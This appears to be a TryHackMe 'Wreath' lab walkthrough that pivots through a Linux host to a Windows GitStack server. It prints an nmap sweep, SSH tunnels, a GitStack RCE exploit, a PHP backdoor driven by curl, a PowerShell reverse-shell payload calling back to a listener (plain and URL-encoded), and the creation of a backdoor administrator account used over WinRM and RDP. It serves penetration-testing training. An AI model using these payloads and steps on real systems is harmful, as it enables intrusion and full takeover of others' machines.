
```
root@kali:/home/kali/Desktop/TryHackMe/wreath# scp -i id_rsa nmap-accessgranted root@10.200.86.200:/root
nmap-accessgranted
root@kali:/home/kali/Desktop/TryHackMe/wreath# 
```

The network target according to `ip` command output:




```
[root@prod-serv ~]# ls
anaconda-ks.cfg  namp-r00tVenom  nc-Mystic  network_scan  nmap-accessgranted
[root@prod-serv ~]# ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc fq_codel state UP group default qlen 1000
    link/ether 02:f7:9b:65:16:35 brd ff:ff:ff:ff:ff:ff
    inet 10.200.86.200/24 brd 10.200.86.255 scope global dynamic noprefixroute eth0
       valid_lft 2575sec preferred_lft 2575sec
    inet6 fe80::f7:9bff:fe65:1635/64 scope link
       valid_lft forever preferred_lft forever
[root@prod-serv ~]# 
```

Now we scan this network using `nmap -sn CIDR`:



```
[root@prod-serv ~]# ./nmap-accessgranted -sn 10.200.86.200/24

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2021-04-04 09:02 BST
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for ip-10-200-86-1.eu-west-1.compute.internal (10.200.86.1)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (-0.18s latency).
MAC Address: 02:1B:CD:06:03:85 (Unknown)
Nmap scan report for ip-10-200-86-100.eu-west-1.compute.internal (10.200.86.100)
Host is up (0.00013s latency).
MAC Address: 02:65:5E:66:5B:1B (Unknown)
Nmap scan report for ip-10-200-86-150.eu-west-1.compute.internal (10.200.86.150)
Host is up (0.00013s latency).
MAC Address: 02:09:21:83:56:59 (Unknown)
Nmap scan report for ip-10-200-86-250.eu-west-1.compute.internal (10.200.86.250)
Host is up (0.00018s latency).
MAC Address: 02:41:59:75:01:D5 (Unknown)
Nmap scan report for ip-10-200-86-200.eu-west-1.compute.internal (10.200.86.200)
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 4.87 seconds
[root@prod-serv ~]#
```

`.150` and `.100` hosts are interesting. `.100` is inaccessible but `.150` is accessible from our position in the network.




```
[root@prod-serv ~]# ./nmap-accessgranted 10.200.86.150

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2021-04-04 09:16 BST
Unable to find nmap-services! Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for ip-10-200-86-150.eu-west-1.compute.internal (10.200.86.150)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (0.00057s latency).
Not shown: 6143 filtered ports
PORT     STATE SERVICE
80/tcp   open  http
135/tcp  open  epmap
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
5357/tcp open  wsdapi
5985/tcp open  wsman
MAC Address: 02:09:21:83:56:59 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 121.18 seconds
[root@prod-serv ~]#
```

First of all, we check port `80`, to access to it we need pivoting using ssh tunnelling.

Executing `ssh -i id_rsa -L 8000:IP_150:80 root@IP_200 -fN` command will navigate `.150:80` to our own attacking machine (port `8000`) through `.200` machine.

Navigate to `localhost:8000` on your attacking machine.



Page not found (404)

Request Method: GET
Request URL: http://localhost:8000/


Using the URLconf defined in app.urls, Django tried these URL patterns, in this order:

1. ^registration/login/$
2. ^gitstack/
3. ^rest/

The current URL, , didn't match any of these.

You're seeing this error because you have DEBUG = True in your Django settings file. Change that to False, and Django will display a standard 404 page.


It seems GitS**** program is running on this server. Navigate to the second route.



Default username/password : admin/admin


These default credentials don't work and we should check available exploits. There is one Python RCE exploit for version 2.3.10 of the service (`EDB-ID 4***7`). After downloading, we must customize the exploit.

Now we can execute our commands on the git server using `curl` (encode the command).



```
root@kali:/home/kali/Desktop/TryHackMe/wreath# ssh -i id_rsa -L 8000:10.200.86.150:80 root@10.200.86.200 -fN
root@kali:/home/kali/Desktop/TryHackMe/wreath# python2 exploit.py
[+] Get user list
[+] Found user twreath
[+] Web repository already enabled
[+] Get repositories list
[+] Found repository Website
[+] Add user to repository
[+] Disable access for anyone
[+] Create backdoor in PHP
Your GitStack credentials were not entered correcly. Please ask your GitStack administrator to give you a username/password and give you access to this rep
ository. <br />Note : You have to enter the credentials of a user which has at least read access to your repository. Your GitStack administration panel use
rname/password will not work.
[+] Execute command
"nt authority\system
"


root@kali:/home/kali/Desktop/TryHackMe/wreath# curl -X POST http://127.0.0.1:8000/web/exploit-accessgranted.php -d "a=whoami"
"nt authority\system
"

root@kali:/home/kali/Desktop/TryHackMe/wreath# █
```

As you know we don't have access to the git server directly from our attacking machine, so we must run the reverse shell listener on the public server using netcat or forward the port. `scp` can upload netcat static binary. Do not forget to add a rule for chosen port on the public server.




```
root@kali:/home/kali/Desktop/TryHackMe/wreath# scp -i id_rsa nc-accessgranted root@10.200.86.200:/root;ssh -i id_rsa root@10.200.86.200
nc-accessgranted                                                                                                      100% 2846KB  70.1KB/s   00:40
[root@prod-serv ~]# firewall-cmd --zone=public --add-port 1234/tcp
success
[root@prod-serv ~]# ./nc-accessgranted -lvnp 1234
Ncat: Version 6.49BETA1 ( http://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
█
```

Payload for reverse shell:

```
powershell.exe -c "$client = New-Object
System.Net.Sockets.TCPClient('IP_200',PORT);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i =
$stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -
TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);-
$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback +
'PS ' + (pwd).Path + '> ';$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);-
$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};-

$client.Close()"
```


But it should be encoded (you can use https://www.urlencoder.org/)



```
root@kali:/home/kali/Desktop/TryHackMe/wreath# scp -i id_rsa nc-accessgranted root@10.200.86.200:/root;ssh -i id_rsa root@10.200.86.200
nc-accessgranted                                                                                          100% 2846KB  70.1KB/s   00:40
[root@prod-serv ~]# firewall-cmd --zone=public --add-port 1234/tcp
success
[root@prod-serv ~]# ./nc-accessgranted -lvnp 1234
Ncat: Version 6.49BETA1 ( http://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 10.200.86.150.
Ncat: Connection from 10.200.86.150:50133.
whoami
nt authority\system
PS C:\GitStack\gitphp> 
```


```
root@kali:/home/kali/Desktop/TryHackMe/wreath# curl -X POST http://127.0.0.1:8000/web/exploit-accessgranted.php -d "a-powershell.exe%20-c%20%22%24client%20
%3D%20New-Object%20System.Net.Sockets.TCPClient%28%2710.200.86.200%27%2C1234%29%3B%24stream%20%3D%20%24client.GetStream%28%29%3B%5Bbyte%5B%5D%5D%24bytes%20
%3D%200..65535%7C%25%7B0%7D%3Bwhile%28%28%24i%20%3D%20%24stream.Read%28%24bytes%2C%200%2C%20%24bytes.Length%29%29%20-ne%200%29%7B%3B%24data%20%3D%20%28New-
Object%20-TypeName%20System.Text.ASCIIEncoding%29.GetString%28%24bytes%2C0%2C%20%24i%29%3B%24sendback%20%3D%20%28iex%20%24data%202%3E%261%20%7C%20Out-Strin
g%20%29%3B%24sendback2%20%3D%20%24sendback%20%2B%20%27PS%20%27%20%2B%20%28pwd%29.Path%20%2B%20%27%3E%20%27%3B%24sendbyte%20%3D%20%28%5Btext.encoding%5D%3A%
3AASCII%29.GetBytes%28%24sendback2%29%3B%24stream.Write%28%24sendbyte%2C0%2C%24sendbyte.Length%29%3B%24stream.Flush%28%29%7D%3B%24client.Close%28%29%22"
```

We got full reverse shell as `SYSTEM` user and privilege escalation is not required. The next step is creating a new user for rdp and winrm using `net user USERNAME PASSWORD /add`. Then we must add it to `Administrators` and `Remote Management Users` groups using `net localgroup Administrators USERNAME /add` and `net localgroup "Remote Management Users" USERNAME /add`.




```
PS C:\GitStack\gitphp> net user accessgranted mypassword123 /add
The command completed successfully.

PS C:\GitStack\gitphp> net localgroup Administrators accessgranted /add
The command completed successfully.

PS C:\GitStack\gitphp> net localgroup "Remote Management Users" accessgranted /add
The command completed successfully.
```

Now we are able to use winrm and RDP, to connect via winrm use `evil-winrm` (`evil-winrm -u USERNAME -p PASSWORD -i TARGET_IP -P PORT`) and for RDP, use `xfreerdp` (`xfreerdp /v:IP /u:USERNAME /p:PASSWD +clipboard /dynamic-resolution`). (You can install evil-winrm using `sudo gem install evil-winrm`)



```
root@kali:/home/kali/Desktop/TryHackMe/wreath# ssh -i id_rsa -L 8001:10.200.86.150:5985 root@10.200.86.200 -fN
root@kali:/home/kali/Desktop/TryHackMe/wreath# evil-winrm -u accessgranted -p mypassword123 -i 127.0.0.1 -P 8001

Evil-WinRM shell v2.4

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\accessgranted\Documents>
```



```
root@kali:/home/kali/Desktop/TryHackMe/wreath# ssh -i id_rsa -L 8002:10.200.86.150:3389 root@10.200.86.200 -fN
root@kali:/home/kali/Desktop/TryHackMe/wreath# xfreerdp /v:127.0.0.1:8002 /u:accessgranted /p:mypassword123 +clipboard /dynamic-resolution /drive:/usr/shar
e/windows-resources,share
```

Try managing servers with Windows Admin Center

Windows Admin Center brings together new and familiar features in one browser-based app. It runs on a server or a PC, and there's no additional cost beyond your Windows licenses.

Get more info at aka.ms/WindowsAdminCenter

□ Don't show this message again

